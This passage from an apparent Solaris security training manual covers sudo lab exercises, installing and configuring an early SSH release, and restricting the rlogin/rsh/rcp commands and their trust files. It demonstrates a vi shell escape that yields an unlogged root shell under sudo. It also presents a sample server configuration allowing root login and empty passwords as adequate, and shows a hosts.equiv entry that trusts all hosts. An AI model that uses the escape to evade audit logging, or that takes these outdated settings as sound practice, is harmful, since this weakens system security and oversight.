; USER=root ; COMMAND=/usr/sbin/snoop  
Dec  6 15:44:27 grommit sudo: admin2: TTY=pts/3 ; PWD=/export/home/admin2  
; USER=root ; COMMAND=/usr/sbin/format
```

10. Select one of the spare login IDs created earlier. Grant access to all of the commands on the server and workstation except those in the **NET** command alias to that login ID.

The user specification entry in the `/usr/local/etc/sudoers` should file look similar to:

```
temp1      ALL=ALL, !NET
```

- a. Use `su` to assume one the user login IDs and test `sudo` access using a command from each command alias on both systems. Can you access all of the commands?

*The user **temp1** has access to all of the commands except those in the **NET** command alias.*

11. Using user specifications grant access to all of the commands on the server workstation using the last login ID created earlier and specify that a password is not required for this user.

The user specification entry in the /usr/local/etc/sudoers file should look similar to:

```
temp2          WORKSTATION=NOPASSWD:ALL
```

- a. Use su to assume the user login ID and test sudo access using a command from each command alias on both systems. Can you access all of the commands? Did they require a password?

The user temp2 has access to all of the commands on the workstation host and does not require a password.

12. On one of the systems, use su to assume one of the admin login IDs. Initiate a vi session using sudo. Escape to vi command mode and start a new shell. Start a snoop session. Kill your snoop session and exit vi.

```
# /usr/local/bin/sudo vi test
```

- a. Press Escape and then press shift.
- b. Type sh and press Return.

Note – A root shell prompt will be displayed.

```
# snoop
```

```
Password:
```

```
Using device /dev/le (promiscuous mode)
```

```
129.147.11.254 -> 224.0.0.2      UDP D=1985 S=1985 LEN=28
```

```
? -> (multicast)  ETHER Type=0000 (LLC/802.3), size = 52 bytes
```

```
ctrl-d
```

- a. Examine the sudo log. Are there log entries for the snoop session?

No, there is an entry for the vi session, but not the snoop session.

- b. Is this a security issue and what might you do to stop shell escapes from `vi` or `sh`, `csch`, and `ksh`?

Yes, this is a security issue. If a `sudo` user can access a shell all commands performed after that time will be unaccounted for in the `sudo` log files. One solution would be to create a command alias with shell commands in it and use it to deny shell access to user aliases. For example, a `Cmnd_Alias` and user specification might be:

<code>Cmnd_Alias</code>	<code>SHELLS=/usr/bin/sh,/usr/bin/csh,/usr/bin/ksh,\</code> <code>/usr/local/bin/tcsh,/usr/ucb/rsh,\</code> <code>/usr/local/bin/zsh</code>
<code>PARTTIMERS</code>	<code>ALL=ALL, !SHELLS</code>

Check Your Progress

Before continuing on to the next module, check that you are able to:

- ☐ Describe how `sudo` is used
- ☐ Install `sudo` and configure administrative groups using `sudo` to grant and monitor root access
- ☐ Describe how `sudo` can be used to better secure your system

Think Beyond

How effective would this tool be for your system if the root password or a permitted `sudo` user's password was compromised?

Objectives

Upon completion of this module, you should be able to:

- Install, configure, and use the secure shell

Relevance



Discussion – Commands such as `rsh`, `rlogin`, and `rcp` are very convenient to use between systems connected to the Internet. But these programs are fundamentally insecure if the computers being connected are not behind a firewall or protected in some other fashion. What methods are available to make such convenient tools secure?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- SSH Communications Security Ltd: <http://www.ssh.fi/>
- Gregory, Pete H., 2000, *Solaris Security*. Prentice Hall.



Describing the Secure Shell (ssh)

- Secure replacements for Berkeley "r" commands (`rcp`, `rlogin`, `rsh`)
- Rivest-Shamir-Adelman (RSA) public key cryptography
- Source available from `ftp://ftp.cs.hut.fi/pub/ssh`

Secure Shell

Describing the Secure Shell (ssh)

The secure shell (ssh) is a program that is used for logging into a remote machine and for executing commands on a remote machine. It is intended to replace the Berkeley "r" commands (`rlogin`, `rsh`, `rcp`) and provide secure encrypted communications between two untrusted hosts over an insecure network. X11 connections and arbitrary TCP/IP ports can also be forwarded over the secure channel.

The program was written by Tatu Ylonen of Finland in 1995 and released as a free software. It is available from numerous sites on the Internet. The official site is at

`ftp://ftp.cs.hut.fi/pub/ssh`

The package provides drop-in replacements for `rlogin`, `rsh`, and `rcp`. The primary difference between the Berkeley "r" commands and the secure shell is that ssh provides methods for authentication and encryption of the connection itself. Instead of relying on the IP addresses of the systems involved in the connection, the client's

identity can be authenticated to the server using cryptographic methods that meet many of today's high security standards. The secure shell provides a high level of trust with minimal setup effort and process overhead.

Using Public Key Cryptography

Standard cryptography such as the Data Encryption Standard (DES) requires that both parties know a secret key. The distribution of this secret key to the involved parties must be secure. This algorithm is sometimes referred to as a symmetric encryption algorithm. Sometimes this secure distribution of the key is difficult or impossible.

Public key cryptography relies on key pairs. A *key pair* is two numbers that are mathematically related. The sender encrypts one key, and the recipient decrypts it with a second key. The encryption key is made public, but the decryption key is kept secret. This means that anyone is able to encrypt messages, but can not decrypt them unless they have the private key.

The secure shell uses the RSA (Rivest-Shamir-Adelman) cryptography. An important characteristic of the RSA system is an algorithm that ensures the identity of a remote agent.

The secure shell uses RSA for two different tasks:

- Authentication of the client and server identities
- Secure exchange of a cryptographic session key



Working With the `sshd` Daemon

- Has the server daemon listen for `ssh` requests
- Generates the RSA key before the daemon starts
- Is started by `/etc/rc.local` or equivalent
- Supports use of `.rhosts` and `hosts.equiv`, but is *not* recommended

Working With the `sshd` Daemon

The `sshd` daemon listens for connections from clients. It is normally started from a script in the `/etc/rc2.d` directory.

Each host involved has a host-specific RSA key which is used to identify the host. When the daemon starts, it generates a server RSA key. This key is regenerated every hour if it has been used, and is never stored on disk.


This daemon is *not* started using `inetd`, because it needs to generate the RSA key before serving the connection. This can take some time.

Whenever a client connects the daemon, the daemon sends its host and server public keys to the client. The client compares the host key against its own database to verify that it has not changed. The client then generates a 256-bit random number. It encrypts this random number by using both the host key and the server key, and sends the encrypted number to the server. Both sides of the connection then start to use this random number as a session key, which is used to encrypt

all further communications in the session. The rest of the session is encrypted using a conventional cipher. Several popular algorithms are supported. The client selects the encryption algorithm.

The client then tries to authenticate itself. There are several methods of doing this, some of which involve using the `.rhosts` or `hosts.equiv` files. These are *not* recommended whenever security is a concern. RSA challenge-response or password-based authentication is recommended.

If the client successfully authenticates itself, a dialog for preparing the session is entered. The client now requests items such as forwarding TCP/IP connections, the authentication agent, or X11 connections, all over a secured channel. Finally, the client requests either a shell or the execution of a command. The host on either side of the connection can then send data at any time.



Sun Educational Services

Installing the Secure Shell

- Build program with C compiler and `make`
- Locate in `/usr/local/bin`, the default directory
- Use primary executables
 - `sshd` – Server daemon
 - `ssh` – Client program (same as `slogin`)
 - `scp` – Secure copy
 - `ssh-keygen` – RSA key generator

Installing the Secure Shell

The secure shell is installed in a fashion very similar to GNU packages. It requires the following components to build it from source available from the official site:

- C compiler (`gcc` is commonly used)
- `make` program

For the Solaris operating system, the steps to install it are:

1. Run the `configure` script supplied in the installation directory.
2. Run `make` on the files that were created in the first step.
3. Run `make install` to configure the system directories.


A default installation of the secure shell installs the executable in the `/usr/local/bin` directory.

Binary versions of the necessary components are available on some sites, but system compatibility and version may be questionable.

Using the Secure Shell Executable Files

The primary executable programs for ssh are the following:

- sshd Server daemon
- ssh The client program (also known as slogin)
- scp The secure copy program
- ssh-keygen The RSA key generator



Sun Educational Services

Configuring the Secure Shell

- `sshd_config` – Server configuration file
 - Default settings suitable for most situations
- `ssh_config` – Client configuration file
 - Default file contains only comments and is suitable for most situations

These files must exist in `/etc` before the daemon can start.

Configuring the Secure Shell

Two configuration files are stored in the `/etc` directory:

- `sshd_config` – The server configuration file
- `ssh_config` – The client configuration file

Both of these files control various aspects of the program operation, such as the type of encryption algorithm used and accepted authentication. The server can be configured to accept standard IP-address authentication like `rlogin`, or it can be configured to only accept RSA authentication.

The default configuration of the server configuration file (sshd_config) is adequate for most situations; for example:

```
# cat /etc/sshd_config
# This is ssh server systemwide configuration file.

Port 22
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny on
```

The default configuration for the client (`ssh_config`) contains only comments describing what can be controlled by the file. The default configuration (no action at all) is sufficient for most situations.

```
# cat /etc/ssh_config
# This is ssh client systemwide configuration file. This
# file provides
# defaults for users, and the values can be changed in
# per-user configuration
# files or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time
# it is set.
# Thus, host-specific definitions should be at the
# beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for various options

# Host *
# ForwardAgent yes
# ForwardX11 yes
# RhostsAuthentication yes
# RhostsRSAAuthentication yes
# RSAAuthentication yes
# TISAuthentication no
# PasswordAuthentication yes
# FallBackToRsh yes
# UseRsh no
# BatchMode no
# StrictHostKeyChecking no
# IdentityFile ~/.ssh/identity
# Port 22
# Cipher idea
# EscapeChar ~
```



Creating the Server Keys

- Is created automatically if it is installed using `make install`
- Is created manually using `ssh-keygen` command
- Is stored in the `/etc` directory under the following names:
 - `ssh_host_key` – Private portion
 - `ssh_host_key.pub` – Public portion
- Must exist prior to starting `sshd` server daemon
- Must start server daemon by using `sshd` command

Creating the Server Keys

Before the `sshd` server daemon can be started, the `/etc/ssh_config` file must exist, and a public and private key for the server must exist. To create the keys, use the `ssh-keygen` command.

Creating the server keys is slightly different than that of creating the keys of an individual user. When creating keys needed to start the `sshd` daemon, no passphrase is used in the process, and the resulting keys are copied to the `/etc` directory. These keys are for system wide use even though they are created by `root`.

A sample session of a key generation follows this paragraph. Before running the script, you might consider a location for the key storage other than the default.

```
# /usr/local/bin/ssh-keygen
Initializing random number generator...
Generating p: .....++ (distance 408)
Generating q: .....++ (distance 412)
Computing the keys...
Testing the keys...
Key generation complete.
Enter file in which to save the key (//.ssh/identity): <Enter>
Enter passphrase: <Enter>
Enter the same passphrase again: <Enter>
Your identification has been saved in //.ssh/identity.
Your public key is:
1024 37
1454850459759096498095099623192966833511878894701344233045714110832387785
4775237087494078239462879519028839170975234963776443992165957933257773445
4980775397352858286098271801026697250680407247775634626938144889585828620
5495180271494597396516767847952436862645180579404647421133110236691931869
28465416126654693 root@buster
Your public key has been saved in //.ssh/identity.pub
```

The ssh-keygen program creates a new directory located by the specified path. This directory will contain the files `identity`, `identity.pub`, and `random_seed`. The first two files should be copied to the `/etc` directory for system use by the `sshd` daemon. An appropriate `random_seed` file will be created when the daemon starts.

Note – If you install `ssh` from the `make install` script instead of installing binary files, the server keys will be installed automatically. The method shown here is the manual method of generating keys using `ssh-keygen` from a binary installation.

The file named `identity`, found in the newly created directory (by default, named `/.ssh`), should be copied to `/etc/ssh_host_key`. This is the private portion of the host key.

The file named `identity.pub`, also found in the same directory, should be copied to `/etc/ssh_host_key.pub`. This is the public portion of the host key.

With the server keys in place, the sshd daemon can now be started.

Starting the sshd Server Daemon

Start the sshd server daemon by executing the sshd command.

```
# /usr/local/bin/sshd
```

Starting the daemon will cause two files to be created: anew ssh_random_seed file and ssh.pid, which identifies the process ID that the daemon is running. These need to be available to any clients requesting secure shell connections.



Starting the Secure Shell From the Client

- Log in as user
- Run `ssh` command followed by the remote host name
- Remember, the first time `ssh` runs it creates:
 - `.ssh` directory in user's home directory
 - `known_hosts` file for future use
 - `random_seed` file for session use

Starting the Secure Shell From the Client

Once the `sshd` daemon is running on the server, clients may request a secure shell. Users will request a connection using the `ssh` command and the name of the server host.

```
$ ssh <hostname>
```

If this is the first time that the user has requested a connection, a directory and two files are created in the user's home directory. The file `known_hosts` identifies for the user all previous servers that have been used and their public keys. The file `random_seed` is used for the session key. By default, it is located in `$HOME/.ssh`. This data is exchanged with the server, the connection is made and a shell is opened on the remote system. Password-based authentication is shown in the following example.

```
$ ssh metz
```

```
Host key not found from the list of known hosts.
```

```
Are you sure you want to continue connecting (yes/no)? yes
```

```
Host 'metz' added to the list of known hosts.
```

```
Creating random seed file ~/.ssh/random_seed.  This may take a while.  
harpo's password:  
Last login: Mon Sep 28 10:02:02 1998 from verdun  
Sun Microsystems Inc.    SunOS 5.6          Generic August 1997  
Sun Microsystems Inc.    SunOS 5.6          Generic August 1997
```

The connection is complete and secure transmissions can be sent from either side of the connection.

Other secure shell commands such as `scp` and `slogin` are now available to be used in a similar fashion.



Creating Alternative Configurations

- Disable `rcp`, `rlogin`, `rsh`, and replace with `ssh` commands for consistent security
- Use package's flexible configuration options (see man page)

Creating Alternative Configurations

Many administrators have made the decision to replace or alias the Berkeley “r” commands to use the `ssh` commands instead. This way users do not have to remember which is secure and which is not. The difference in behavior is minimal and usually only involves key exchanges if it is not already configured. Consider this action for your environment.

The method of configuration of the secure shell covered in this course is only one way to use it. There are many other ways to configure the secure shell using different types of authentication and authentication agents. The secure shell can be customized to ignore hosts, limit X11 forwarding, refuse logins, and a variety of other items. Consult the `ssh` man page supplied with the secure shell package to explore the large number of options available.

Notes

Exercise: Secure Shell



Exercise objective – Perform the following:

- Install, configure, and use the secure shell
- Verify that transmissions sent by a user using ssh are encrypted

Preparation

Obtain the `ssh.tar` file from your instructor.

Tasks

Work in pairs to install a minimal configuration of the secure shell on a server and a client. Normally, the installation requires building the executable binary files using a C compiler and the `make` program. For this exercise, the binaries are already built for you, all you have to do is copy them into their appropriate directories. Once installed, you will generate the keys for the server and start the server daemon. You will then connect the client to the server in a secure fashion.

1. Obtain from your instructor the `ssh.tar` file prepared for you. This file contains the components required to run the various secure shell programs.
2. On both the server and client systems, log in as `root` and extract the `ssh.tar` file into a directory. The `/tmp` directory is suitable.
3. On both the server and client systems, run the `ssh.setup` script to copy the executable files to `/usr/local/bin` and the configuration files to the `/etc` directory.

In the next few steps you will create the public keys for the secure shell server. The same steps are taken for creating private keys for individual users, but the difference of creating the server public key is that no passphrase is entered. The keys are then copied to the `/etc` directory for clients to find.

4. As `root` on the server, generate the keys for the server using the `ssh-keygen` command. Use the default directory for the key location for this exercise. Remember to only press the Return key when prompted for a passphrase.
5. Change to the newly created directory where the keys reside and copy the file named `identity` to `/etc/ssh_host_key`. Also copy the file `identity.pub` to `/etc/ssh_host_key.pub`.
6. Now that the server keys exist in their proper place, the secure shell server daemon can be started. Start it with the `sshd` command and make sure that it is running.
7. Examine the `/etc` directory to find the newly created `ssh_random_seed` file and the `sshd.pid` file created by the daemon.


In the next few steps, you will create user accounts and connect to the server via the secure shell.

8. On both the server and client machines, create user accounts to use with the secure shell. The account name and shell type does not matter.
9. On the client machine, log in as the new user. To test the encryption of the secure shell, verify that you can view cleartext on the network by using `snoop` as the `root` user. In a new

window, log in as the new user and use `rlogin` to connect to the server system. Watch the login activity output by `snoop`. Log out of the `rlogin` session but leave `snoop` running.

10. From the client machine, use the `ssh` command to connect to the server. Watch the window running `snoop` to see if the connection is encrypted. Note that when you are prompted for an answer to a yes or no question, the full word must be used. You also need to enter the correct password for the new user on the remote system.
11. Log out of the `ssh` session.
12. As an optional task, configure the client as a server and repeat the exercise in the opposite direction.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task Solutions

Work in pairs to install a minimal configuration of the secure shell on a server and a client. Normally, the installation requires building the executable binary files using a C compiler and the `make` program. For this exercise, the binaries are already built for you, all you have to do is copy them into their appropriate directories. Once installed, you will generate the keys for the server and start the server daemon. You will then connect the client to the server in a secure fashion.

1. Obtain from your instructor the `ssh.tar` file prepared for you. This file contains the components required to run the various secure shell programs.
2. On both the server and client systems, log in as `root` and extract the `ssh.tar` file into a directory. The `/tmp` directory is suitable.

```
# tar xvf ssh.tar
x scp, 126184 bytes, 247 tape blocks
x ssh, 1896868 bytes, 3705 tape blocks
x ssh-keygen, 1118400 bytes, 2185 tape blocks
x ssh.setup, 135 bytes, 1 tape blocks
x ssh_config, 880 bytes, 2 tape blocks
x sshd, 2127544 bytes, 4156 tape blocks
x sshd_config, 667 bytes, 2 tape blocks
```

3. On both the server and client systems, run the `ssh.setup` script to copy the executable files to `/usr/local/bin` and the configuration files to the `/etc` directory.

```
# ./ssh.setup
```

In the next few steps, you will create the public keys for the secure shell server. The same steps are taken for creating private keys for individual users, but the difference of creating the server public key is that no passphrase is entered. The keys are then copied to the `/etc` directory for clients to find.

4. As root on the server, generate the keys for the server using the `ssh-keygen` command. Use the default directory for the key location for this exercise. Remember to only press the Return key when prompted for a passphrase.

```
# /usr/local/bin/ssh-keygen
Initializing random number generator...
Generating p: .....++ (distance 186)
Generating q: .....++ (distance 570)
Computing the keys...
Testing the keys...
Key generation complete.
Enter file in which to save the key (//.ssh/identity):
Enter passphrase:
Enter the same passphrase again:
Your identification has been saved in //.ssh/identity.
Your public key is:
1024 33
8228959485247269744402849917208260532504143879252439382473970380988406490
1760311044099163854741445309795646937609925514570487723753235178993405063
2901985480662050804229787161083875642055254158826358968768879279220393828
6714275602323424638064040120791989070239361376318141920991589326279177266
8535145978629677 root@metz
Your public key has been saved in //.ssh/identity.pub
```

The keys have been generated and reside in /.ssh

5. Change to the newly created directory where the keys reside and copy the file named `identity` to `/etc/ssh_host_key`. Also copy the file `identity.pub` to `/etc/ssh_host_key.pub`.

```
# cd /.ssh
# ls
identity      identity.pub  random_seed
# cp identity /etc/ssh_host_key
# cp identity.pub /etc/ssh_host_key.pub
```

6. Now that the server keys exist in their proper place, the secure shell server daemon can be started. Start it with the `sshd` command and make sure that it is running.

```
# /usr/local/bin/sshd
# ps -ef | grep sshd
    root   1630      1  29 12:01:05 ?                0:08 /usr/local/bin/sshd
```

7. Examine the `/etc` directory to find the newly created `ssh_random_seed` file and the `sshd.pid` file created by the daemon.

```
# ls -l /etc/ssh*
```

```
-rw----- 1 root    other      880 Sep 27 11:38 /etc/ssh_config
-rw----- 1 root    other      524 Sep 27 11:58 /etc/ssh_host_key
-rw-r--r-- 1 root    other      327 Sep 27 11:59 /etc/ssh_host_key.pub
-rw----- 1 root    other      512 Sep 27 12:01 /etc/ssh_random_seed
-rw-r--r-- 1 root    other         5 Sep 27 12:01 /etc/sshd.pid
-rw----- 1 root    other      667 Sep 27 11:38 /etc/sshd_config
```

The server is now ready to listen for secure shell requests.

In the next few steps, you will create user accounts and connect to the server via the secure shell.

8. On both the server and client machines, create user accounts for you to use with the secure shell. The account name and shell type does not matter.

```
# useradd -d /export/home/harpo -m -u 8653 -g other harpo
```

```
6 blocks
```

```
# passwd harpo
```

```
New password:
```

```
Re-enter new password:
```

```
passwd (SYSTEM): passwd successfully changed for harpo
```

9. On the client machine, log in as the new user. To test the encryption of the secure shell, verify that you can view cleartext on the network by using `snoop` as the `root` user. In a new window, log in as the new user and use `rlogin` to connect to the server system. Watch the login activity output by `snoop`. Log out of the `rlogin` session but leave `snoop` running.

```
login: harpo
```

```
Password:
```

```
Sun Microsystems Inc.    SunOS 5.7 Generic August 1998
```

```
$ su root
```

```
Password:
```

```
# snoop -d le0
```

```
Using device /dev/le (promiscuous mode)
```

```
metz -> verdun          RLOGIN C port=1023
```

```
.....
```


*Open another window, and use **rlogin** to log in to the server.*

```
login: harpo
Password:
Sun Microsystems Inc.   SunOS 5.6           Generic August 1997
$ rlogin metz
Password:
Sun Microsystems Inc.   SunOS 5.6           Generic August 1997
$ ls
local.cshrc    local.login    local.profile
$ exit
Connection closed.
$
```

*You should see the cleartext in the window running **snoop**.*

10. From the client machine, use the **ssh** command to connect to the server. Watch the window running **snoop** to see if the connection is encrypted. Note that when you are prompted for an answer to a yes or no question, the full word must be used. You also need to enter the correct password for the new user on the remote system.

```
$ /usr/local/bin/ssh metz
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)? yes
Host 'metz' added to the list of known hosts.
Creating random seed file ~/.ssh/random_seed.  This may take a while.
harpo's password:
Last login: Sun Sep 27 12:32:20 1998 from verdun
Sun Microsystems Inc.   SunOS 5.6           Generic August 1997
Sun Microsystems Inc.   SunOS 5.6           Generic August 1997
$ ls
local.cshrc    local.login    local.profile
```

*The window running **snoop** should not be displaying cleartext any longer, proving that the connection is encrypted between the client and server.*

11. Log out of the **ssh** session.

```
$ exit
Connection to metz closed.
$
```

12. As an optional exercise, configure the client as a server and repeat the exercise in the opposite direction.



Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Install, configure, and use the secure shell
- ☐ Verify that transmissions sent by a user using ssh are encrypted

Think Beyond

Consider the limitations of the secure shell. Is it as fundamentally secure as the SKIP utility?

Objectives

Upon completion of this module, you should be able to:

- Secure specific utilities, such as `rlogin`, `telnet`, `rsh`, and `ftp`, in order to provide limited access to specific users
- Procure Computer Emergency Response Team (CERT) advisories from the Internet
- Change an authentication module by modifying the pluggable authentication module (PAM) configuration file (`/etc/pam.conf`)
- List the differences between Diffie-Hellman and Kerberos authentication

Relevance



Discussion – Solaris systems have many network services enabled by default. Which ones can be secured?

Does your system need to provide services for the UNIX to UNIX copy protocol (UUCP) and `tftp`?

Are you able to configure PAM to use different modules?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- RSA Data Security Company. Available: <http://www.rsa.com/> web site.
- *Solaris AnswerBook2*. Solaris 2.6 Operating Environment Documentation, Part Number 704-5668-10 Revision A.

Remote Access System Files

The following files are related to remote system access:

- `/etc/nodename`
- `/etc/hostname.XX0`
- `/etc/inet/hosts`
- `/etc/net/ticlts/hosts`
- `/etc/net/ticots/hosts`
- `/etc/net/ticotsord/hosts`
- `/etc/defaultdomain`
- `/etc/resolv.conf`



Sun Educational Services

Restricting Connectivity Commands and Services

- Restricting connectivity commands
- Restricting networking services

Restricting Connectivity Commands and Services

Restricting Connectivity Commands

Consider restricting access to the following connectivity commands to better secure a system:

- ftp
- telnet
- rlogin
- rcp
- rsh
- mconnect
- on

Restricting Connectivity Commands and Services

Restricting Networking Services

Modify the `/etc/inet/inetd.conf` file to limit the available network services. Edit this file by commenting out entries instead of erasing them. This is helpful when trying to restore a disabled network service.

Note – Refer to the `/etc/services` file for a list of port numbers.

Consider disabling the following network services to better secure a system:

- ftp
- telnet
- shell
- login
- exec
- finger
- rusersd
- sprayd
- tftp
- on (`/usr/sbin/rpc.rexd`)

Note – Be careful when eliminating services. Some network services are interdependent.



Berkeley “r” Commands

- The `rlogin` command
- The `rsh` command
- The `rcp` command

Berkeley “r” Commands

The Berkeley “r” commands, `rlogin`, `rsh`, and `rcp`, are one of the origins of network connection security concerns. The “r” commands use privileged ports in the 512 to 1023 range.

The `rlogin` Command

The `rlogin` command allows a login session on a remote system, if the user has an account set up on the remote system.

Note – It is possible to log in without specifying a password, if the remote system allows this type of access.

The `rsh` Command


The `rsh` command (remote shell) is used to execute a program on a remote system.

The rcp Command

The `rcp` command allows a user to copy files between remote systems.

Note – The `rlogin remote` and `rsh remote` commands will prompt for a password if the local host is not trusted by the remote host. Commands like `rcp file remote` or `rsh remote ls` will give a *permission denied* error if the local host is not trusted.

Network Authentication - rlogin, rcp, and rsh



The /etc/hosts.equiv File

The `hosts.equiv` file identifies the “trusted” hosts for the entire system. If the user is in the `passwd` file and the host is a trusted host, the user can use `rlogin` or `rsh` without a password.

A plus (+) means that all known host names are to be trusted. The host name must be a legal name, host aliases are not recognized.

```
# cat /etc/hosts.equiv
+
```

An example of `hosts.equiv` where two hosts pass the `hosts.equiv` test is:

```
# cat /etc/hosts.equiv
server1
server2
```

Systems can be “barred” from access by preceding the host name with a hyphen (-).


Netgroups can be included or excluded from remote access. A plus (+) indicates the group is allowed access, a hyphen (-) indicates that the group is denied access. The at sign (@) identifies the hostname as a group name.

```
+@netgroup
```

It is possible to have an entry of the form `hostname username`. This format specifies that the user can log in using any valid user ID (except `root`). If the remote host `server2` has an entry in `hosts.equiv` for `server1 fred`, then `fred` can perform the following from `server1` without any password:

```
server1% rlogin server2
server1% rlogin server2 -l sally
server1% rlogin server2 -l sue
```

Note – SunOS™ 4.x has a plus (+) in the `/etc/hosts.equiv` file by default.



Network Authentication - rlogin, rcp, and rsh

- The `~user/.rhosts` file

The ~user/.rhosts File

The remote login daemon checks for a `.rhosts` file in the home directory of the user attempting the remote access. The `.rhosts` file has the same format as the `hosts.equiv` file. The `.rhosts` file is used to give or deny access for the specific user attempting to log in from the given host. This file allows access only from the named host.

When the user attempting a remote login is `root`, only the `/.rhosts` is checked, not the `/etc/hosts.equiv` file.

An example of a `.rhosts` file that allows `fred@server1` to pass a `.rhosts` test is:

```
# cat .rhosts
server1 fred
```

An example of a `.rhosts` file that allows `george@server1` to pass a `.rhosts` test is:

```
# cat .rhosts
server1 george
```

An example of `.rhosts` file that permits users to pass a `.rhosts` test when the request comes from a host in the `finance` netgroup is:

```
# cat .rhosts
+@finance
```

